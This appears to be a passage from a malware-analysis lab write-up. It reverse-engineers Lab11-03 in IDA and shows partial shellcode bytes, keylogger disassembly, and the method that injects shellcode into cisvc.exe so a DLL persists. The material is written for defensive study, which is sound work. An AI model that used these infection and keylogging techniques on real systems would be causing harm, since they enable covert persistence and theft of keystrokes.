


Drilling into this we first look at the cross references to 'sub_401070' which is called prior to starting 'cisvc'.



Based on the windows API calls we can assume that a file is being mapped into memory (C:\WINDOWS\sytem32\cisvc.exe) with functions occurring on the file prior to UnmapViewOfFile is called which writes the file changes 'lazily' to disk.

By examining 'sub_401070' more in depth we can see that a number of checks occur based on getting a handle on the file in question, memory, and the binary itself; however if these checks are passed an operation occurs in the bottom right of this flow at 'loc_40127C' which is of interest.



This function is of interest because it uses 'lpBaseAddress' to get the base address of the mapped file C:\WINDOWS\sytem32\cisvc.exe and has clear modifications occurring prior to 'UnmapViewOfFile' being called.


The function uses an unknown variable of 'var_28' as an offset from this base before the counter register (ECX) is set to 4Eh (78 in Hex). As the action occurring is 'MOVSD' (Move String, Double Word) using this counter register, we know that this is moving 78 DWORDs starting at 'byte_409030'. At this point it's important to note that a DWORD is a 32-bit (4-byte) unsigned integer. Due to this the total number of bytes that will be copied is 78 * 4 = 312 bytes. Examining 'byte_409030' we see some entries that don't make a lot of sense.

```
.data:00409030 byte_409030     db 55h                  ; DATA XREF: sub_401070+19D↑r
.data:00409030                                         ; sub_401070+1FF↑w ...
.data:00409031 unk_409031      db  89h ; ë             ; DATA XREF: sub_401070+1AD↑r
.data:00409032 byte_409032     db 0E5h                 ; DATA XREF: sub_401070+1BD↑r
.data:00409033 byte_409033     db 81h                  ; DATA XREF: sub_401070+1CD↑r
.data:00409034                 db 0ECh ; 8
.data:00409035                 db  40h ; @
.data:00409036                 db    0
.data:00409037                 db    0
.data:00409038                 db    0
.data:00409039                 db 0E9h ; T
.data:0040903A                 db 0F6h ; ÷
.data:0040903B                 db    0
.data:0040903C                 db    0
.data:0040903D                 db    0
.data:0040903E                 db  56h ; V
.data:0040903F                 db  57h ; W
.data:00409040                 db  8Bh ; ï
.data:00409041                 db  74h ; t
.data:00409042                 db  24h ; $
.data:00409043                 db  0Ch
.data:00409044                 db  31h ; 1
.data:00409045                 db 0FFh
.data:00409046                 db 0FCh ; n
.data:00409047                 db  31h ; 1
.data:00409048                 db 0C0h ; +
.data:00409049                 db 0ACh ; ¼
.data:0040904A                 db  38h ; 8
.data:0040904B                 db 0E0h ; a
.data:0040904C                 db  74h ; t
.data:0040904D                 db  0Ah
.data:0040904E                 db 0C1h ; -
.data:0040904F                 db 0CFh ; -
```


This is shellcode that will be copied directly as assembly to the binary in question and is stored in Hex. Using ‘c’ we can convert this directly to code to see what it is performing. First we look through to see if there’s any obvious strings. At ‘00409139’ and ‘0040915D’ we find some strings of interest if we convert them to ASCII using ‘A’.

```
.data:00409135                 db 0A4h ; ñ
.data:00409136                 db 0FFh
.data:00409137                 db 0FFh
.data:00409138                 db 0FFh
.data:00409139 aCWindowsSystem db 'C:\WINDOWS\System32\inet_epar32.dll',0
.data:0040915D aZzz69806582    db 'zzz69806582',0
.data:00409169                 db    0
.data:0040916A                 db    0
.data:0040916B                 db    0
.data:0040916C a_text          db '.text',0             ; DATA XREF: sub_401000:loc_40103B↑o
.data:00409172                 align 4
.data:00409174 aNetStartCisvc  db 'net start cisvc',0   ; DATA XREF: _main+43↑o
.data:00409184 ; char aCWindowsSyst_0[]
.data:00409184 aCWindowsSyst_0 db 'C:\WINDOWS\System32\%s',0 ; DATA XREF: _main+20↑o
.data:0040919B                 align 4
.data:0040919C aCisvc_exe      db 'cisvc.exe',0         ; DATA XREF: _main+1B↑o
.data:004091A6                 align 4
```


Based on this and the activity we saw running the program we begin to infer that the shellcode will likely dynamically load ‘C:\WINDOWS\System32\inet_epar32.dll’ and run the export ‘zzz69806582’. Looking at the exports of ‘Lab11-03.dll’ which we know is copied to this location, we can see this is a valid export.



iven 'zzz69806582' is an obvious unique string we can use this as a pivot point to open the executable in a program such as 'HxD' and find the appropriate shellcode for exporting. We also do this by looking for the expected Hex.



After saving the shellcode to a new file (Lab11-3Shellcode.dat) by copying it to a new file using HxD, we can now use a shellcode debugging tool (scdbg) to confirm what actions were taken by the shellcode we've found




Although an error occurs as we wind up looking into invalid memory, we're successfully able to step over enough of the shellcode to reveal that it is using 'LoadLibraryExA' to load in C:\WINDOWS\System32\inet_epar32.dll, before using 'GetProcAddress' to get the exported function 'zzz69806582'.

Based on this we conclude that Lab11-03.exe will persistently install Lab11-03.dll by infecting the indexing service binary C:\WINDOWS\sytem32\cisvc.exe to run shellcode that uses 'LoadLibraryExA' and 'GetProcAddress' to load 'C:\WINDOWS\System32\inet_epar32.dll' and run the export 'zzz69806582' from this DLL. **iv). Which Windows system file does the malware infect?**


Based on the above analysis we can conclude that this malware infects the indexing service binary
C:\WINDOWS\sytem32\cisvc.exe

v). What does Lab11-03.dll do?


Examining Lab11-03.dll in IDA, we start with the export we identified from our previous shellcode analysis (zzz69806582)/



This doesn't perform much except creating a thread to run actions specified in 'StartAddress', so we examine this subroutine for more information. By graphing the user defined cross references to this subroutine we can get an idea of what this may be trying to accomplish.




Based on the Windows API calls we begin to get the feeling that this acts as a keylogger that will create a file if it doesn't exist, open a mutex to ensure only one instance of it is running, calls 'GetAsyncKeyState' to log keystrokes, and writes these to a file before sleeping for a period of time and repeating (this would simulate a poll that occurs on a schedule). To confirm this we look closer at what is occurring at '0x10001410'.



Based on this we can determine that the malware creates a Mutex 'MZ' and file at 'C:\WINDOWS\sytem32\kernel64x.dll'. Drilling into the subroutine at 'sub_10001380'

```
loc_1000138A:                           ; CODE XREF: sub_10001380+82↓j
                mov     eax, [ebp+arg_0]
                push    eax
                call    sub_10001030
                add     esp, 4
                test    eax, eax
                jnz     short loc_10001404
                mov     ecx, [ebp+arg_0]
                cmp     dword ptr [ecx], 0
                jz      short loc_100013FA
                mov     edx, [ebp+arg_0]
                add     edx, 408h
                push    edx
                mov     eax, [ebp+arg_0]
                add     eax, 4
                push    eax
                push    offset aSS      ; "%s: %s\n"
                lea     ecx, [ebp+Buffer]
                push    ecx             ; char *
                call    _sprintf
                add     esp, 10h
                push    0               ; lpOverlapped
                lea     edx, [ebp+NumberOfBytesWritten]
                push    edx             ; lpNumberOfBytesWritten
                lea     edi, [ebp+Buffer]
                or      ecx, 0FFFFFFFFh
                xor     eax, eax
                repne scasb
                not     ecx
                add     ecx, 0FFFFFFFFh
                push    ecx             ; nNumberOfBytesToWrite
                lea     eax, [ebp+Buffer]
                push    eax             ; lpBuffer
                mov     ecx, [ebp+arg_0]
                mov     edx, [ecx+80Ch]
                push    edx             ; hFile
                call    ds:WriteFile

loc_100013FA:                           ; CODE XREF: sub_10001380+20↑j
                push    0Ah             ; dwMilliseconds
                call    ds:Sleep
                jmp     short loc_1000138A
```

Here we can see evidence of information being written to this file before a timeout of ‘0A’ (10) milliseconds occur and it repeats. We can also see evidence of another subroutine being called at ‘sub_10001030’ and if we look into this we can see lots of evidence it is being used as a keylogger. Based on GetAsyncKeyState being used, we can look into Virtual-Key Codes to get an idea of what this is 